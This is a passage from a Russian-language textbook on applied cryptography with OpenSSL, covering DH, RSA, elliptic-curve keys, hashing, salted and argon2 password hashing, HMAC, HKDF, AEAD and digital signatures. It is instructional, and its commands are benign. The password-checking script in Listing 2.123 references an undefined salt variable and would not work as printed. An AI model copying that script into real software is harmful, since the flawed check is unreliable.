    da:f1:77:38:75:14:24:49:de:53:6d:02:92:56:05:
    72:8f
G:    2 (0x2)
```

Форматы представления приватных и публичных ключей
По умолчанию утилита **OpenSSL** сохраняет сгенерированные ключи в формате **PEM**[1]. Данный формат является текстовым представлением ключей и сертификатов. Ключ начинается строкой *"-----**BEGIN PRIVATE KEY**-----"* и заканчивается *"-----**END PRIVATE KEY**-----"* (для сертификатов обрамление будет *"-----**BEGIN CERTIFICATE**-----"* и *"-----**END CERTIFICATE**-----"*), внутри закодированное в **base64** бинарное представление **ASN.1**[2] описания. Если убрать **base64** и обрамляющие строки, то получится чистое бинарное представление ключа в формате **DER**[3], такой формат также позволяет задать **OpenSSL** (Рисунок 2.13).

Параметры не являются секретной информацией и должны быть доступны как отправителю, так и получателю. Далее отправитель и получатель должны генерировать приватные ключи на основе общих параметров (Листинг 2.112).

Листинг 2.112 Генерация приватных ключей

```
$ openssl genpkey -paramfile data/dh_param.pem -out data/
dh_priv_1.pem
$ openssl genpkey -paramfile data/dh_param.pem -out data/
dh_priv_2.pem
```

[1] В оригинале расшифровывается Privacy Enhanced Mail, хотя по факту это название уже не актуально

[2] Язык для описания абстрактного синтаксиса данных

[3] Distinguished Encoding Rules




Рисунок 2.13 DER и PEM форматы

Из приватных ключей каждая из сторон получает публичные (Листинг 2.113).

Листинг 2.113 Получение публичных ключей на основе приватных

```
$ openssl pkey -in data/dh_priv_1.pem -pubout -out data/
dh_pub_1.pem
$ openssl pkey -in data/dh_priv_2.pem -pubout -out data/
dh_pub_2.pem
```

Публичные ключи должны быть переданы противоположной стороне. На основе собственного приватного ключа и клиентского публичного можно вывести общий секрет (Листинг 2.114).

Листинг 2.114 Вывод общего секрета

```
$ openssl pkeyutl -derive -inkey data/dh_priv_1.pem
-peerkey data/dh_pub_2.pem -out data/secret1

$ openssl pkeyutl -derive -inkey data/dh_priv_2.pem
-peerkey data/dh_pub_1.pem -out data/secret2

$ cmp data/secret1 data/secret2

$ echo $?
0

$ echo "Shared secret: `xxd -ps -u data/secret1`"
Shared secret:
090C184E3CB0C8A10D4AA40A3CB2B939B64EFFBAA01DD47CA
61B29F32D51
A3DEB7ADB5DE23ABD18F44A40E2C8CB35F03B183786E05ED8
EB4F52D2593
F96FD22D0ACBA86A4BC24777E8099A4C37C2675D9C5D2A2987
DE11A245AA
2024D511D128D4C2BF3C36E63786F8E197A41808D7D933FEF6619
FAEA77A
D26DA9552E81FF780263DCD8A369ECA8B6FC7202073681FDDC24
F8CAF443
6B26D35C675D1CD873A11A9FBC0866F1F1E8BFCAFEAEE49D8C5211
A49F8D
33332016F4AD1959EB1ED8E4577005F6B424F5CB0283A4C2959E3
F5C92F8
4488B296FE28C2CADA4D39864EBF334145AB7AAC7C5604794972817
FA9B2
4C05B80A4BD345BE4A431198004BCE56
```

Далее на основе секрета можно получить при помощи **KDF**[1] ключ симметричного шифрования, который будет использоваться при обмене последующими сообщениями.

Как уже отмечалось, протокол **DH** не может использоваться для полноценного шифрования. Для этих целей существует другой известный алгоритм **RSA**[2]. Появившись почти в одно время с протоколом **DH**, он с некоторыми оговорками до сих пор остается актуальным. Однако, если сравнивать симметричное шифрование и **RSA**, то у последнего много ограничений: объем шифруемых данных ограничен размером приватного ключа (на момент написания книги распространены ключи длиной от **2048** бит), производительность шифрования в несколько раз ниже. В связи с этим **RSA** не предназначен для шифрования больших объемов данных, а только для коротких секретов или ключей.

Рассмотрим пример шифрования через утилиту **OpenSSL**. Как и в предыдущем алгоритме, в **RSA** необходимо предварительно создать ключевую пару. Здесь можно обойтись одной командой, без предварительного создания параметров (Листинг 2.115).

Листинг 2.115 Создание ключевой пары RSA

```
$ openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_
bits:2048 -pkeyopt rsa_keygen_pubexp:65537 -pkeyopt rsa_
keygen_primes:2 -out data/rsa_priv.pem -outform PEM
```

Основным параметрами тут является длина ключа **rsa_keygen_bits**, значение открытой экспоненты **rsa_keygen_pubexp** (оно будет использоваться при проведении расчетов), количество простых чисел **rsa_keygen_primes** (в классическом алгоритме **RSA** используется два простых числа, однако, можно использовать больше, такой вариант называется **RSA-MP**[3]; большее количество простых чисел ускоряет генерацию, однако и упрощает факторизацию — определение множителей числа).

Из приватного ключа выводится публичный. В целом, файл приватного ключа всегда содержит публичную часть, поэтому владельцу приватного ключа достаточно хранить только его (Листинг 2.116).

---

[1] Key Derivation Function — функция формирования ключа

[2] Аббревиатура от фамилий Rivest, Shamir и Adleman

[3] RSA Multi Prime

Листинг 2.116 Получение публичного ключа и его отображение

```
$ openssl rsa -in data/rsa_priv.pem -pubout -out data/
rsa_pub.pem

$ openssl pkey -text -pubin -in data/rsa_pub.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAm0LMxb
PRofINhgS+YnAy
…
j8s2qxHY0MFko4Lsws3egc6boB5DhdPhZdw4xCHcuaUczd7
DpoklQD+OBGQ2jZ4G
6QIDAQAB
-----END PUBLIC KEY-----
Public-Key: (2048 bit)
Modulus:
    00:9b:42:cc:c5:b3:d1:a1:f2:0d:86:04:be:62:70:
    …
    1c:cd:de:c3:a6:89:25:40:3f:8e:04:64:36:8d:9e:
    06:e9
Exponent: 65537 (0x10001)
```

Само шифрование происходит публичным ключом, а расшифрование приватным. При этом можно задать входные данные, однако их размер не должен превышать размер ключа (Листинг 2.117).

Листинг 2.117 Шифрование и расшифрование по протоколу RSA

```
$ openssl pkeyutl -encrypt -in data/in -inkey data/rsa_
pub.pem -pubin -out data/out -pkeyopt rsa_padding_
mode:oaep
$ echo "Encrypted: `xxd -ps -u data/out`"
Encrypted:
83E255E541BE08C2CB060E2156478976F18F55C9E68AB197A0F172
BB906F
6F17EB9E609F460BAD21FF602275B0CFA204C8D2E2811E2BEF4FA34
C65B1
6937F3E706075C1B77F632CB3C32E58D4B995A5567DA5DC7FE48
CE93BAF8
67BDCE8006009AF3D285099C52A4D5802D1FC5B2D2198DED3EAF50
B7F0C9
C59F09A1421BCB118390A2AE46543ADF7517747C138EC7898145
FDA4BFF0
```

```
DEEEBE4FAD7233A0952F968F4E7139E0ED4AA032A034EE5F1BC196
EBB33E
70A5B6FA3406CFAFA42AC38B68C4E4176D862B46C1CEA9
CA6861234AB2BA
BEE273EB0A474860AA6E5E950E169D7396E95C27174E7914
C33D769EA7FD
85F26AC6768CFE07B13B5378737DCB4D

$ openssl pkeyutl -decrypt -in data/out -inkey data/rsa_
priv.pem -out data/dec -pkeyopt rsa_padding_mode:oaep
$ echo "Decrypted: `cat data/dec `"
Decrypted: Hello World!
```

Стоит отметить важный параметр **rsa_padding_mode:oaep**, он задает режим дополнения. Мы уже рассматривали дополнения в симметричных шифрах, они использовались там для приведения входных данных к размеру блока. В **RSA** не обязательно, чтобы входное сообщение было равно размеру ключа, но иначе шифр станет уязвимым. Во-первых, шифр становится детерминированным (т.е. при одном и том же исходном тексте и ключе получаются одинаковый шифртекст), как и в симметричном шифровании, но это можно решить постоянной генерацией новых ключевых пар. Во-вторых, зная два шифртекста атакующий может получить корректный шифр, являющийся комбинацией первых двух. Проблема решается специальным рандомизированными дополнениями, одним из которых является алгоритм **OAEP**[1].

RSA, несмотря на свою долгую жизнь и актуальность, на текущий момент все же не является основным алгоритмом асимметричного шифрования. Спустя десять лет после появления **RSA** и связанного с ним математического аппарата (**RSA**, по сути, основан на перемножении больших чисел) появился принципиально другой алгоритм, основанный на математике эллиптических кривых (хотя эллиптические кривые не имеют ничего общего с фигурой эллипса, а просто являются изображением на плоскости некого уравнения вида $\mathbf{y^2 = x^3 + ax + b}$). С тех пор именно алгоритмы **EC**[2] стали основными.

Рассмотренный ранее протокол Диффи–Хеллмана был переделан на эллиптические кривые, назван **ECDH**[3] и в таком виде является наиболее предпочтительным (в России аналогом **ECDH** является **ВКО ГОСТ Р 34.10-2012**). На практике разница будет заключаться в параметрах генерации приватного ключа (Листинг 2.118).

---

[1] Optimal Asymmetric Encryption Padding

[2] Elliptic Curve

[3] Elliptic Curve Diffie–Hellman

Листинг 2.118 Генерация приватного ключа на эллиптических кривых

```
$ openssl genpkey -algorithm EC -pkeyopt ec_paramgen_
curve:P-256 -pkeyopt ec_param_enc:named_curve -out data/
ec_priv.pem -outform PEM
```

Важным параметром тут является тип кривой **ec_paramgen_curve**. Уравнения могут содержать разные коэффициенты, задавать разные кривые и не все они будут одинаково надежны. Существует список стандартизированных кривых. Американский стандарт рекомендует кривую **P-256**[1] (она описывается уравнением $\mathbf{y^2 = x^3 - 3x + b}$, где b — 256-битное число). Также существуют альтернативные кривые от независимых исследователей, например, **Curve25519**[2] **($\mathbf{y^2 = x^3 + 486662x^2 + x}$)**.

Сильной стороной криптографии на эллиптических кривых является то, что достаточная стойкость достигается при ключе намного меньшего размера, чем в **RSA** или **DH** (к примеру, 256-битный **EC** ключ эквивалентен 3072-битным ключам **RSA**), (Листинг 2.119).

Листинг 2.119 Отображение приватного ключа на эллиптических кривых

```
$ openssl pkey -text -in data/ec_priv.pem
-----BEGIN PRIVATE KEY-----
MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQgVrg
WK1WpBplEd5mE
eo+KcOO4pfeonTJb9k/53RfmI5ShRANCAAT6gebrmc3+1d0//
voETnLb57t+W+YU
7zSejHQW2+wopNF1kPDVOc2De1W2cdsdReN5A9eG9wKP2U2brGcF6KxB
-----END PRIVATE KEY-----
Private-Key: (256 bit)
priv:
    56:b8:16:2b:55:a9:06:99:44:77:99:84:7a:8f:8a:
    70:e3:b8:a5:f7:a8:9d:32:5b:f6:4f:f9:dd:17:e6:
    23:94
pub:
```

[1] NIST SP 800-186 Recommendations for Discrete Logarithm-based Cryptography: Elliptic Curve Domain Parameters https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-186.pdf

[2] Одна из самых быстрых кривых, при этом не защищена патентами. Эталонная реализация находится в общем доступе.

```
    04:fa:81:e6:eb:99:cd:fe:d5:dd:3f:fe:fa:04:4e:
    72:db:e7:bb:7e:5b:e6:14:ef:34:9e:8c:74:16:db:
    ec:28:a4:d1:75:90:f0:d5:39:cd:83:7b:55:b6:71:
    db:1d:45:e3:79:03:d7:86:f7:02:8f:d9:4d:9b:ac:
    67:05:e8:ac:41
ASN1 OID: prime256v1
NIST CURVE: P-256
```

2.7.3 Хеширование

Многие знают, что такое хеш–функция и для чего она используется. Хеш–функция делает одностороннее преобразование данных любого размера в короткую последовательность фиксированной длины. Данный примитив решает задачу проверки целостности и используется очень часто в комбинации с другими примитивами. Казалось бы, все просто и знакомо, но на практике выясняется немало важных нюансов.

Первое что стоит иметь в виду, есть два основных типа хеш–функций: криптографические и не криптографические. К криптографическим примитивам относятся только криптографические хеш–функции. Они должны обладать определенными свойствами:

1. **Сопротивление поиску прообраза.** По значению хеша должно быть сложно найти оригинальный текст;
2. **Сопротивление поиску второго прообраза**. При наличии открытого текста и его хеша должно быть сложно найти другой открытый текст, хеш которого будет совпадать с первым. Это свойство касается частного случая нахождения коллизий;
3. **Стойкость к коллизиям**. Коллизия возникает, когда разные входные данные дают одинаковый хеш. Стойкий к коллизиям алгоритм хеширования не должен иметь простого способа находить такие коллизии;
4. **Псевдослучайность**. Идеальная хеш–функция не должна отличаться от генератора псевдослучайных чисел, для которого начальными значениями **seed** являются хешируемые данные. Соответственно к хеш–функциям предъявляются аналогичные требования (подробнее о них будет рассказано в главе 2.7.6 “Случайные числа”).

Хеш–функция, не имеющая вышеописанных свойств, не может считаться криптографической, но все равно может использоваться. Например, не криптографическими функциями хеширования являются многочисленные алгоритмы подсчета контрольных сумм: **CRC8, CRC16, CRC32, ISIN**, штрих–коды, контрольные числа и др.

Также хеш–функции могут использоваться в реализации структур данных, например хеш–таблиц и именно такие функции имеются в языке C++, это **std::hash** (Листинг 2.120).

Листинг 2.120 Вычисление хэша в C++

```
// Будет выведено: 10571665718977150164
std::cout
    << std::hash<std::string_view>{}("Hello World!")
    << std::endl;

// Будет выведено: 15250744135869058607
std::cout
    << std::hash<std::string_view>{}("World Hello!")
    << std::endl;
```

Результатом работы **std::hash** является число типа **size_t**. Из предыдущих глав мы помним, что размер этого типа может варьироваться от 16 до 64 бит. Для 64–битных значений результат хеширования строк может показаться очень похожим на то, что возвращает, например **MD5**. Но стоит посмотреть на то, что выводит **std::hash** для целых чисел и все иллюзии про криптостойкость этой функции сразу исчезнут (Листинг 2.121). Для целых чисел **std::hash** выводит их самих (хотя в разных реализациях поведение может отличаться, однако, простой мэппинг чисел на них самих является достаточным поведением для использования такой функции в хеш–таблицах).

Листинг 2.121 std::hash для целых чисел

```
// Будет выведено: 123
std::cout << std::hash<int>{}(123) << std::endl;
// Будет выведено: 456
std::cout << std::hash<int>{}(456) << std::endl;
```

Вывод прост, нельзя использовать не криптографические функции в качестве криптографических алгоритмов. В то же время не все криптографические хеш–функции являются одинаково безопасными. Алгоритм **MD5** и все его предшественники **MD4, MD3, MD2**, с размерами хеша **128** бит были взломаны. Принятый когда–то в качестве стандарта **SHA-1**, и его предшественник **SHA-0** подверглись той же участи. На момент написания книги безопасными считаются алгоритмы хеширования семейства **SHA-2** и **SHA-3** с длиной хеша от **256** бит (российским аналогом таких функций является

Стрибог ГОСТ Р 34.11-2012). Алгоритмы **SHA-2** и **SHA-3** имеют одинаковые размеры хешей, их отличие кроется во внутренней реализации. **SHA-2** имеет потенциальную уязвимость, т.к. реализован по аналогичной схеме с **SHA-1** (Структура Меркла–Дамгора), который был взломан. **SHA-3** построен по другой схеме (губчатая функция), является альтернативным вариантом (Листинг 2.122).

Листинг 2.122 Вычисление различных криптографических хэш функций

```
$ openssl dgst -md5 <<< "Hello World!"
MD5(stdin)= 8ddd8be4b179a529afa5f2ffae4b9858

$ openssl dgst -sha1 <<< "Hello World!"
SHA1(stdin)= a0b65939670bc2c010f4d5d6a0b3e4e4590fb92b

$ openssl dgst -sha256 <<< "Hello World!"
SHA2-256(stdin)=
03ba204e50d126e4674c005e04d82e84c21366780af1f43bd54a
37816b6ab340

$ openssl dgst -sha3-256 <<< "Hello World!"
SHA3-256(stdin)=
b3d9eb3d2c1990d8a7065c8c537d1529a682da50a4290dae554f9
a550082ac40

$ openssl dgst -sha3-512 <<< "Hello World!"
SHA3-512(stdin)= de8b5f33ae00c3e6db7ce33ea77a0d3fa6c907a
4465d5b74d1a38ba101835507888b13d7235eba142d750e5fee69bbf
763b37a8bf2786503b99bfce6bce26bd2
```

Хеширование настолько популярный крипто примитив, что сфера его применения не ограничена проверкой целостности и идентичности. Одним из применений хеш функций, с которым мы сталкиваемся каждый день — это хранение паролей пользователей системы. Пароль является секретной информацией и требует особых условий хранения. Его безопасное хранение в открытом виде влечет технические сложности с обеспечением прав доступа. Если попытаться его хранить в зашифрованном виде, то те же сложности возникают уже с ключом шифрования, который точно так же является секретной информацией. Однако, вместо самого пароля намного безопаснее хранить его хеш, и при каждом пользовательском вводе сравнивать не пароли, а их хеши.

Простое хеширование пароля позволяет провести атаку подбора, в том случае если атакующий получит доступ к базе пользовательских хешей. Существует базы заранее просчитанных хе–

шей для всех популярных паролей. Защититься от такой атаки можно путем добавления "соли". Соль — это случайная строка, добавляемая к каждому паролю перед хешированием. Из–за особенностей хеш функций, добавление "соли" полностью меняет выходное значение, значит подбор по подготовленному списку будет невозможен. Соль может быть статической, в этом случае она всегда одна и та же — это не самый безопасный вариант, т.к. атакующий может пересчитать хеши для всех популярных паролей с учетом значения соли и все равно провести атаку подбором. Намного безопасней использовать динамическую соль, изменяющуюся в процессе работы и уникальную для каждого пользователя. В этом случае соль будет храниться в базе пользователей вместе с хешем пароля. Нет необходимости скрывать соль, она не является секретной информацией.

OpenSSL имеет команду **passwd** для генерации хеша пароля с солью. В качестве входного аргумента передаётся **-6**, что значит использование хэш функции **SHA-512**. Пароль вводится в данном случае с клавиатуры (Листинг 2.123).

Листинг 2.123 Генерация хэша пароля с солью

```
#!/bin/bash

hash=`openssl passwd -6 -noverify`
echo $hash
split=(${hash//$/ })
echo "Hash type '${split[0]}', generated salt
'${split[1]}', hash '${split[2]}'"

hash_verify=`openssl passwd -salt $salt -6`
if [[ "$hash" == "$hash_verify" ]]
then
    echo "Password correct"
else
    echo "Password incorrect"
fi
```

Сгенерированная строка будет разделена на токены символами **$**. Первый токен — тип хэш функции, второй — случайная соль, третий — сам хеш (SHA–512(соль + введенный пароль)), (Листинг 2.124).

Листинг 2.124 Хэш пароля с солью

```
$6$vKxEREh7ZHvCICZR$tlu6pb7sC2gwAQ//b0UWn6v/lU5jbObsTZSb
0QA10sKpyDEiMFkCZEpUI1dXkeBnbz6vcxmMTFUJN90QG5heV/

Hash type '6', generated salt 'vKxEREh7ZHvCICZR', hash
'tlu6pb7sC2gwAQ//b0UWn6v/lU5jbObsTZSb0QA10sKpyDEiMFkCZEp
UI1dXkeBnbz6vcxmMTFUJN90QG5heV/'
```

Даже с использованием динамической случайной соли подбор пароля все равно возможен хотя и для одного конкретного пользователя. Защитой здесь может быть специальный алгоритм хэширования, который сделает пересчет хешей для базы паролей максимально затратной операцией. Такие алгоритмы делают подсчет хэша затратным предприятием как по памяти, так и по CPU, при этом возможности оптимизации сознательно устраняются. Это как раз тот случай, когда медленно значит лучше, добро пожаловать в удивительный мир криптографии!

Актуальными на момент написания книги алгоритмами хеширования паролей являются **scrypt** и **argon2**. Для **argon2** в утилите OpenSSL задаются параметры: **memcost** — расход памяти, **lanes** — количество проходов, **iter** — количество итераций. Эти параметры определяют, насколько затратным будет хеширование. Пароль и соль для хэширования задаются в качестве параметров (Листинг 2.125).

Листинг 2.125 Использование алгоритма хэширования паролей «argon2»

```
$ openssl kdf -keylen 64 \
    -kdfopt pass:my_password \
    -kdfopt salt:my_salt_salt
    -kdfopt lanes:2 \
    -kdfopt memcost:65536 \
    -kdfopt iter:10 \
    ARGON2D

40:C9:FC:7B:F3:8F:F1:FE:B3:AB:0D:5B:3D:EA:C2:1A:BC:B4:
5F:C5:CF:04:35:04:DC:C2:9B:2A:76:D9:AE:30:63:71:82:D7:
C8:38:6D:9A:26:79:9C:62:1C:60:89:F7:CF:36:80:06:51:A2:
43:98:DA:4F:17:4C:00:A0:B8:60
```

2.7.4 Хеширование с ключом

Как мы увидели, хеширование является одним их самых востребованных крипто примитивов. Но использование хеша в чистом виде не решает проблему аутентичности. Представим ситуацию, Алиса и Боб обмениваются сообщениями по сети, чтобы исключить их повреждение, они считают хеши и оправляют их следом. Такая схема является не безопасной, т.к. Ева может перехватывать сообщения, изменять их и модифицировать хеши. Т.е. проверка целостности не гарантирует при этом аутентичность. Для решения этой проблемы существуют алгоритмы хеширования с ключом, которые призваны подтверждать не только целостность, но и аутентичность. Такие алгоритмы формируют специальные имитовставки **MAC**[1], которые еще называются тэгами.

Имитовставки можно сформировать на основе вышеупомянутых алгоритмов хеширования **SHA2** или **SHA3**, но вместе с данными на вход необходимо подать секретный ключ. Такие алгоритмы называются **HMAC**[2]. Простая реализация хеширует данные и ключ вместе: **SHA-256(key | data)**. Однако, такая схема не безопасна т.к. подвержена атаке удлинения сообщения[3]. При такой атаке при известном хеше **SHA-256(key | data)** можно определить хеш дополненного сообщения **SHA-256(key | data | ext)**. Чтобы этого избежать в схеме **HMAC** ключ разбивается на две части и хеширование выполняется дважды (Рисунок 2.14).

Рисунок 2.14 Схема алгоритма HMAC

[1] Message Authentication Code

[2] Hash based Message Authentication Code

[3] Length Extension Attack

Листинг 2.126 Простое хэширование и хэширование с аутентификацией

```
key=$(<data/key128.txt)

$ openssl dgst -sha256 -mac hmac -macopt hexkey:$key <<<
"Hello World!"

$ openssl dgst -sha256 <<< "Hello World!"
```

Ожидаемо простое хеширование и хеширование с аутентификацией (Листинг 2.126) дают различное значение хеша (Листинг 2.127).

Листинг 2.127 Результат простого хэширования и хэширования с аутентификацией

```
SHA2-256(stdin)= 6fa951be82e2aaa414655cc66bba618b3c65e45
e523307cdf738bfabdff5d618
SHA2-256(stdin)= 03ba204e50d126e4674c005e04d82e84c213667
80af1f43bd54a37816b6ab340
```

Имея такой механизм, наши Алиса и Боб, обменивающиеся сообщениями, должны прикладывать имитовставки, для их проверки они должны иметь общий секретный ключ.

Существует вариант формирования имитовставок на основе блочного шифра в режиме сцепления блоков (например, **AES-CBC**). Такой алгоритм называется **CMAC**[1] или **OMAC**[2], он не так популярен, как **HMAC**, но все равно используется (Листинг 2.128).

Листинг 2.128 Использование CMAC

```
$ openssl dgst -mac cmac -macopt cipher:aes-128-cbc
-macopt hexkey:$key <<< "Hello World!"

(stdin)= d9b8a0f6d604901bfb5b803df238d2fc
```

Оказывается, **HMAC** можно использовать не только для формирования имитовставок, но и как часть другого примитива **KDF**, предназначенного для создания ключей заданной длины на основе секретной информации, введенной пользователем, например, па-

[1] Cipher-based MAC

[2] One-key MAC

роля. Мы уже рассматривали такие функции в главе про хеширование паролей, там использовались алгоритмы **scrypt** и **argon2**, которые по сути являются **KDF** с особыми требованиями к быстродействию. Самой же популярной универсальной **KDF** является **HKDF**[1]. Для генерации пароля нужно задать его размер — параметр **keylen**, указывается в байтах. Тип хеша функции задается параметром **digest**. Пароль или другой секрет задается в параметре **key**, соль для него задается опционно. Дополнительно поле **info** задает контекст, например, это может быть название приложения (Листинг 2.1299).

Листинг 2.129 Использование HKDF

```
$ openssl kdf -keylen 16 \
            -kdfopt digest:SHA2-256 \
            -kdfopt key:password \
            -kdfopt salt:salt \
            -kdfopt info:app \
            HKDF

2A:C4:36:9F:52:59:96:F8:DE:13:73:1F:56:22:4F:34
```

Вернемся к нашим Алисе и Бобу. Они решили проблему проверки целостности и аутентичности передаваемых друг другу данных путем использования имитовставок. Однако остается проблема конфиденциальности. Т.е. сами сообщения все еще нуждаются в шифровании при этом механизм проверки целостности и аутентичности должен быть сохранен. Возникает желание воспользоваться одним из уже известных нам алгоритмов симметричного шифрования, но здесь возникает новая дилемма, когда выполнять шифрование, а когда вычисление имитовставки. Возможны 3 варианта: шифрование и **MAC** (Рисунок 2.15), **MAC** затем шифрование (Рисунок 2.16), шифрование затем **MAC** (Рисунок 2.17).

Первая схема, по крайней мере в теории, является наименее безопасной, т.к. раскрытие исходного сообщения возможно как через шифр, так и через имитовставку. Схема **MAC** затем шифрование скрывает имитовставку, решает таким образом проблему предыдущего варианта. Именно эта схема использовалась в **TLS 1.2** В схеме шифрование затем **MAC** имитовставка не соприкасается с открытым текстом, кроме того, для проверки сообщения не нужно делать расшифрование, так можно сразу отбросить поврежденные пакеты.

---

[1] HMAC based KDF

Рисунок 2.15 Шифрование и MAC

Рисунок 2.16 MAC, затем шифрование

Рисунок 2.17 Шифрование, затем MAC

Рисунок 2.18 Шифрование с аутентификацией

Вместо использования различных комбинаций шифров и имитовставок можно использовать коробочное решение, которое сразу выдает шифр и имитовставку (Рисунок 2.18). Такие алгоритмы называются **AEAD**[1]. Здесь стандартными вариантами являются:

1. **AES-GCM** — используется блочный симметричный шифр **AES** в режиме счетчика с аутентификацией Галуа **GCM**, по сути, модифицированный **CTR**;
2. **AES-CCM** (со сцеплением блоков **CBC-MAC**) — используется блочный симметричный шифр **AES** в режиме сцепления блоков **CBC** с добавлением имитовставок;
3. **MGM** — мульти линейный режим с аутентификацией Галуа. Российский аналог режима **GCM**, обозначенный в **ГОСТ Р 1323565.1.026–2019**.

Дополнительные данные в **AEAD** могут содержать мета информацию, они не считаются секретными и должны передаваться вместе с сообщением, т.к. будут участвовать в расшифровании.

2.7.5 Цифровая подпись

Имитовставки, рассмотренные ранее, обеспечивают проверку целостности и аутентичности. Их недостаток в том, что проверка требует наличия симметричного ключа, как у отправителя, так и у получателя. Это ограничивает сферу использования данного механизма только рамками текущей сессии передачи данных,

[1] Authenticated Encryption with Associated Data

когда обе стороны договорились об общем секрете, используя, например, протокол **DH**. Однако, в жизни существует необходимость подтверждения целостности и аутентичности документов в произвольный момент времени и без необходимости иметь закрытый ключ. Такая проверка с третьей стороны называется верификацией, а соответствующее свойство безопасности, гарантирующее безошибочность такой проверки, называется неотказуемостью.

Механизм цифровой подписи — это крипто примитив, обеспечивающий целостность, аутентичность и неотказуемость. Этим он выгодно отличается от обычной ручной подписи, которая не гарантирует целостность подписанного документа и лишь частично гарантирует аутентичность и неотказуемость, т.к. подпись легко подделать.

На сегодняшний день цифровая подпись реализуется с использованием алгоритмов асимметричного шифрования. Т.к. публичный ключ в таких алгоритмах не является секретным, он может безопасно использоваться для верификации с третьей стороны. А приватный ключ должен использоваться для шифрования, в этом отличие от рассмотренного нами ранее алгоритма **RSA**, там ключи имели противоположные роли, шифрование происходило публичным ключом, а расшифрование приватным.

